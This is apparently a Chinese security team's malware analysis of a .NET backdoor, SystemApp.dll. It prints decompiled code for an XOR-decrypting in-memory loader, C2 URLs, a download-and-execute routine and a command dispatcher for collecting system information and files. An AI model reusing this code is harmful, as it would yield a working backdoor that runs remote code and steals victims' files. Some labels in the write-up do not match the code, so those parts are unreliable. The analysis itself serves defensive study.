
```

// Token: 0x02000002 RID: 2
public static class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002060 File Offset: 0x00000450
    static Program()
    {
        byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "OjBb0Io.tmp", ".Trim()));
        byte[] array2 = new byte[array.Length - 32];
        Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
        for (int i = 0; i < array2.Length; i++)
        {
            byte[] array3 = array2;
            int num = i;
            array3[num] ^= array[i % 32];
        }
        Program._assembly = Assembly.Load(array2);
    }
}

```

选取.tmp文件的前32字节当做密钥,对后续的字节进行异或解密后,使用Assembly.Load 加载到内存执行。

解密后,发现是一个.net后门程序,如下图所示:



(4).SystemApp.dll分析

i.样本信息

样本MD5 6162005b9ae5d4a8070bfe5f560b0912

样本SHA-1 b4928e4c3a8787e0461e2e78138091134c7f719a

样本SHA-256 d8aa512b03a5fc451f9b7bc181d842936798d5facf1b20a2d91d8fd-d82aa28b7


样本类型	Dll(动态链接库)文件
样本名称	SystemApp.dll
文件大小	576.00 KB (589824 bytes)

ii.分析

```

2 // Token: 0x0600001E RID: 30 RVA: 0x000290C File Offset: 0x0000E0C
3 public void Start()
4 {
5     try
6     {
7         this._settings = Settings.LoadSettings();
8         this._getTimer = new Timer(new TimerCallback(this.GetTimerCallback), null, 5000, -1);
9         this._postTimer = new Timer(new TimerCallback(this.PostTimerCallback), null, 5000, -1);
10        if (this._settings.DoSysInfo)
11        {
12            this.WriteSysInfo();
13            this._settings.DoSysInfo = false;
14            this._settings.Save();
15        }
16        if (this._settings.DoFileSelection)
17        {
18            this.WriteFileListing();
19            this.WriteSelectedFiles();
20            this._settings.DoFileSelection = false;
21            this._settings.Save();
22        }
23        Thread.Sleep(-1);
24    }
25    finally
26    {
27        try
28        {
29            this._getTimer.Dispose();
30            this._postTimer.Dispose();
31        }
32        catch
33        {
34        }
35    }
36 }

```




start函数

首先加载基础设置信息，设置两个时间回调函数GET函数，POST函数，通过基础配置Settings类的属性来判断是否需要获取系统信息，写入选择文件，最后执行两个时间回调函数GET，POST,执行时间是5000秒。

```

// Token: 0x06000003 RID: 3 RVA: 0x00020AC File Offset: 0x00002AC
public static Settings LoadSettings()
{
    Settings settings = new Settings();
    try
    {
        using (MemoryStream memoryStream = new MemoryStream(Settings.DecodeData(System.IO.File.ReadAllBytes(Settings._settingFilePath))))
        {
            return new Settings(new BinaryReader(memoryStream));
        }
    }
    catch
    {
        settings.Save();
    }
    return settings;
}

```



LoadSettings函数

通过Settings的settingsFilePath来获取配置文件路径，然后通过Decode函数来加载到内存，在返回一个用配置文件信息初始化的Settings类，否则返回默认配置

```
// Token: 0x04000001 RID: 1
private const string SERVER_URI = "https://reawk.net/202/OaZbRGT9AZ6rhLMSEWSoFykWnI7FeEbXdgvNvwZP/-1/12571/10255afc";

// Token: 0x04000002 RID: 2
private static string settingsFilePath;

// Token: 0x04000003 RID: 3
private string _outputFolder;

// Token: 0x04000004 RID: 4
private Uri _serverUri;

// Token: 0x04000005 RID: 5
private int _getInterval;

// Token: 0x04000006 RID: 6
private int _postInterval;

// Token: 0x04000007 RID: 7
private bool _doSysInfo;

// Token: 0x04000008 RID: 8
private bool _doFileSelection;

// Token: 0x04000009 RID: 9
private bool _doFileUpload;


// Token: 0x0400000A RID: 10
private string[] _selectFileExtensions;

// Token: 0x0400000B RID: 11
private int _maxSelectFileSize;

// Token: 0x0400000C RID: 12
private List<Settings.File> _selectedFiles;

// Token: 0x0400000D RID: 13
private List<Settings.File> _outputFiles;

// Token: 0x02000002 RID: 2
```




Gcow安全团队

基础配置信息

其中可以看见默认C2地址:

<https://reawk.net/202/OaZbRGT9AZ6rhLMSEWSoFykWnI7FeEbXdgvNvwZP/-1/12571/10255afc>


```
162     )
163
164     // Token: 0x06000022 RID: 34 RVA: 0x00002E48 File Offset: 0x00001048
165     private byte[] DecodeData(byte[] data)
166     {
167         byte[] array = new byte[data.Length - 32];
168         Buffer.BlockCopy(data, 32, array, 0, array.Length);
169         for (int i = 0; i < array.Length; i++)
170         {
171             byte[] array2 = array;
172             int num = i;
173             array2[num] ^= data[i % 32];
174         }
175         return array;
176     }
177
```



DecodeData函数

Decode函数主要复制加解密数据文件，就是将文件的前32位当作key,循环异或后面的数据，来解码出源文件数据。

```
2 // Token: 0x06000004 RID: 4 RVA: 0x00002114 File Offset: 0x00000314
3 private static byte[] EncodeData(byte[] data)
4 {
5     byte[] array = new byte[data.Length + 32];
6     RandomNumberGenerator randomNumberGenerator = RandomNumberGenerator.Create();
7     byte[] array2 = new byte[32];
8     randomNumberGenerator.GetBytes(array2);
9     Buffer.BlockCopy(array2, 0, array, 0, 32);
10    Buffer.BlockCopy(data, 0, array, 32, data.Length);
11    for (int i = 0; i < data.Length; i++)
12    {
13        byte[] array3 = array;
14        int num = i + 32;
15        array3[num] ^= array[i % 32];
16    }
17    return array;
18 }
19
```




EnCode函数，也就是加密函数，和Decode函数同理


```

// Token: 0x06000023 RID: 35 RVA: 0x00002E90 File Offset: 0x00001090
private void GetTimerCallback(object state)
{
    try
    {
        for (;;)
        {
            using (Program.WebClient webClient = new Program.WebClient())
            {
                this.Process(this.DecodeData(webClient.DownloadData(this._settings.ServerUri)));
            }
        }
    }
    catch
    {
    }
    finally
    {
        this._getTimer.Change(this._settings.GetInterval, -1);
    }
}

```




Get函数

从配置信息里面的c2地址下载数据，通过DecodeData函数解码后传入Process执行，

```

// Token: 0x06000026 RID: 38 RVA: 0x0000350C File Offset: 0x0000170C
private void Process(bytes[] data)
{
    ThreadPool.QueueUserWorkItem(delegate(object state)
    {
        try
        {
            AppDomain appDomain = AppDomain.CreateDomain("");
            try
            {
                Loader loader = (Loader)appDomain.CreateInstance(typeof(Loader), Assembly.GetName().Name, typeof(Loader).FullName).Unwrap();
                bytes[] array;
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    this._settings.WriteTo(new BinaryWriter(memoryStream));
                    array = memoryStream.ToArray();
                }
                string text = loader.Load(data, new object[]
                {
                    array
                }).ToString();
                if (!string.IsNullOrEmpty(text))
                {
                    using (MemoryStream memoryStream2 = new MemoryStream(Convert.FromBase64String(text)))
                    {
                        BinaryReader binaryReader = new BinaryReader(memoryStream2);
                        while (memoryStream2.Position < memoryStream2.Length)
                        {
                            switch (binaryReader.ReadByte())
                            {
                                case 1:
                                    this.#writeSysInfo();
                                    continue;
                                case 2:
                                    this.#writeFileListing();
                                    continue;
                                case 3:
                                    this.#writeSelectedFiles();
                                    continue;
                                case 4:

```



Process函数上半部分

Process函数主要将传入的数据文件解析执行，先申请出一个Loader类型，加载传入的data,然后将data解base64后，根据解码出来的数据的第一个byte来选择需要执行的功能

```

        continue;
    case 4:
        this._settings.ReadFrom(binaryReader);
        this._settings.Save();
        continue;
    case 5:
        this._settings.ServerUri = new Uri(binaryReader.ReadString());
        continue;
    case 6:
        this._settings.DoFileUpload = binaryReader.ReadBoolean();
        continue;
    case 7:
        this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
        for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
        {
            this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
        }
        continue;
    case 8:
        this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
        continue;
    case 9:
    {
        Settings.File item = new Settings.File(binaryReader.ReadString());
        List<Settings.File> selectedFiles = this._settings.SelectedFiles;
        lock (selectedFiles)
        {
            int num = this._settings.SelectedFiles.IndexOf(item);
            if (num < 0)
            {
                this._settings.SelectedFiles.Add(item);
            }
            else
            {
                this._settings.SelectedFiles[num].StartOffset = 0L;
                this._settings.SelectedFiles[num].Complete = false;
            }
            continue;
        }
    }
    break;
}

```



Process函数中间部分

函数可执行的主要功能:

- 1. 获取系统信息 写入.sif文件

```

// Token: 0x0600001F RID: 31 RVA: 0x00002ABC File Offset: 0x00000C8C
private void WriteSysInfo()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.Write))
        {
            SysInfo.WriteTo(fileStream);
        }
        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".sif"));
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}


```



- 2. 获取文件列表 写入.flc文件

```
// Token: 0x06000020 RID: 32 RVA: 0x0002B6C File Offset: 0x0000006C
private void WriteToFileList()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.ReadWrite))
        {
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                FileListing.WriteListing(new BinaryWriter(fileStream), this._settings.SelectFileExtensions, this._settings.MaxSelectFileSize,
                    this._settings.SelectedFiles);
            }
        }

        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".fls"));
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
        }
        catch
        {
        }
    }
}
```



3. 获取指定文件，先复制移动到.flis

```
// Token: 0x06000021 RID: 33 RVA: 0x0002C68 File Offset: 0x00000068
private void WriteSelectedFiles()
{
    try
    {
        string tempFileName = Path.GetTempFileName();
        using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.ReadWrite))
        {
            JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(fileStream, Encoding.UTF8));
            jsonTextWriter.WriteStartObject();
            jsonTextWriter.WritePropertyName("selectedFiles");
            jsonTextWriter.WriteStartArray();
            List<Settings.File> selectedFiles = this._settings.SelectedFiles;
            lock (selectedFiles)
            {
                foreach (Settings.File file in this._settings.SelectedFiles)
                {
                    jsonTextWriter.WriteStartObject();
                    jsonTextWriter.WritePropertyName("filePath");
                    jsonTextWriter.WriteValue(file.FilePath);
                    jsonTextWriter.WritePropertyName("complete");
                    jsonTextWriter.WriteValue(file.Complete);
                    jsonTextWriter.WritePropertyName("sentOffset");
                    jsonTextWriter.WriteValue(file.SentOffset);
                    jsonTextWriter.WriteEndObject();
                }
            }
            jsonTextWriter.WriteEndArray();
            jsonTextWriter.WriteEndObject();
            jsonTextWriter.Flush();
        }

        File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".flis"));
    }
    catch (Exception ex)
    {
    }
}
```



4. 修改setting

```

// Token: 0x06000007 RID: 7 RVA: 0x00002278 File Offset: 0x00000478
public void ReadFrom(BinaryReader bR)
{
    if (bR.ReadByte() == 1)
    {
        Settings._settingsFilePath = Environment.ExpandEnvironmentVariables(bR.ReadString());
        string directoryName = Path.GetDirectoryName(Settings._settingsFilePath);
        if (!Directory.Exists(directoryName))
        {
            Directory.CreateDirectory(directoryName);
        }
        this._outputFolder = Environment.ExpandEnvironmentVariables(bR.ReadString());
        if (!Directory.Exists(this._outputFolder))
        {
            Directory.CreateDirectory(this._outputFolder);
        }
        string text = bR.ReadString();
        if (string.IsNullOrEmpty(text))
        {
            this._serverUri = new Uri("https://ceawt.net/202/0a7b67f8426rhlMS8E8SoFyzWn17FaBbXdsVHwzP/-1/12571/10255a4c".Trim());
        }
        else
        {
            this._serverUri = new Uri(text);
        }
        this._getInterval = bR.ReadInt32();
        this._postInterval = bR.ReadInt32();
        this._doSysInfo = bR.ReadBoolean();
        this._doFileSelection = bR.ReadBoolean();
        this._doFileUpload = bR.ReadBoolean();
        int num = bR.ReadInt32();
        this._selectFileExtensions = new string[num];
        for (int i = 0; i < num; i++)
        {
            this._selectFileExtensions[i] = bR.ReadString();
        }
        this._maxSelectFileSize = bR.ReadInt32();
        int num2 = bR.ReadInt32();
        this._selectedFiles = new List<Settings.File>(num2);
        for (int j = 0; j < num2; j++)
        {
            this._selectedFiles.Add(new Settings.File(bR));
        }
        int num3 = bR.ReadInt32();
    }
}

```



5. 更新c2地址

```

        continue;
    case 5:
        this._settings.ServerUri = new Uri(binaryReader.ReadString());
        continue;
    case 6:

```



6. 准备上传文件

```

        continue;
    case 6:
        this._settings.DoFileUpload = binaryReader.ReadBoolean();
        continue;
    case 7:

```



7. 加载文件执行

```

case 7:
    this._settings.SelectFileExtensions = new string[binaryReader.ReadInt32()];
    for (int i = 0; i < this._settings.SelectFileExtensions.Length; i++)
    {
        this._settings.SelectFileExtensions[i] = binaryReader.ReadString();
    }
    continue;

```



8. 设置文件最大尺寸

```

continue;
case 8:
    this._settings.MaxSelectFileSize = binaryReader.ReadInt32();
    continue;
case 9:

```



9. 下载文件

```

case 9:
{
    Settings.File item = new Settings.File(binaryReader.ReadString());
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    lock (selectedFiles)
    {
        int num = this._settings.SelectedFiles.IndexOf(item);
        if (num < 0)
        {
            this._settings.SelectedFiles.Add(item);
        }
        else
        {
            this._settings.SelectedFiles[num].SentOffset = 0L;
            this._settings.SelectedFiles[num].Complete = false;
        }
        continue;
    }
    break;
}

```




Case功能列举表格:

Case值	功能
1	获取系统信息 写入.sif文件

- 2 获取文件列表 写入.flc文件
- 3 获取指定文件，先复制移动到.flc
- 4 修改setting
- 5 更新c2地址
- 6 准备上传文件
- 7 加载文件执行
- 8 设置文件最大尺寸
- 9 下载文件

```
        break;
    }
    case 10:
        break;
    default:
        continue;
    }
    this._settings.Save();
}
}
}
finally
{
    AppDomain.Unload(appDomain);
}
catch (Exception ex)
{
    try
    {
        File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
    }
    catch
    {
    }
}
}
))
}
```

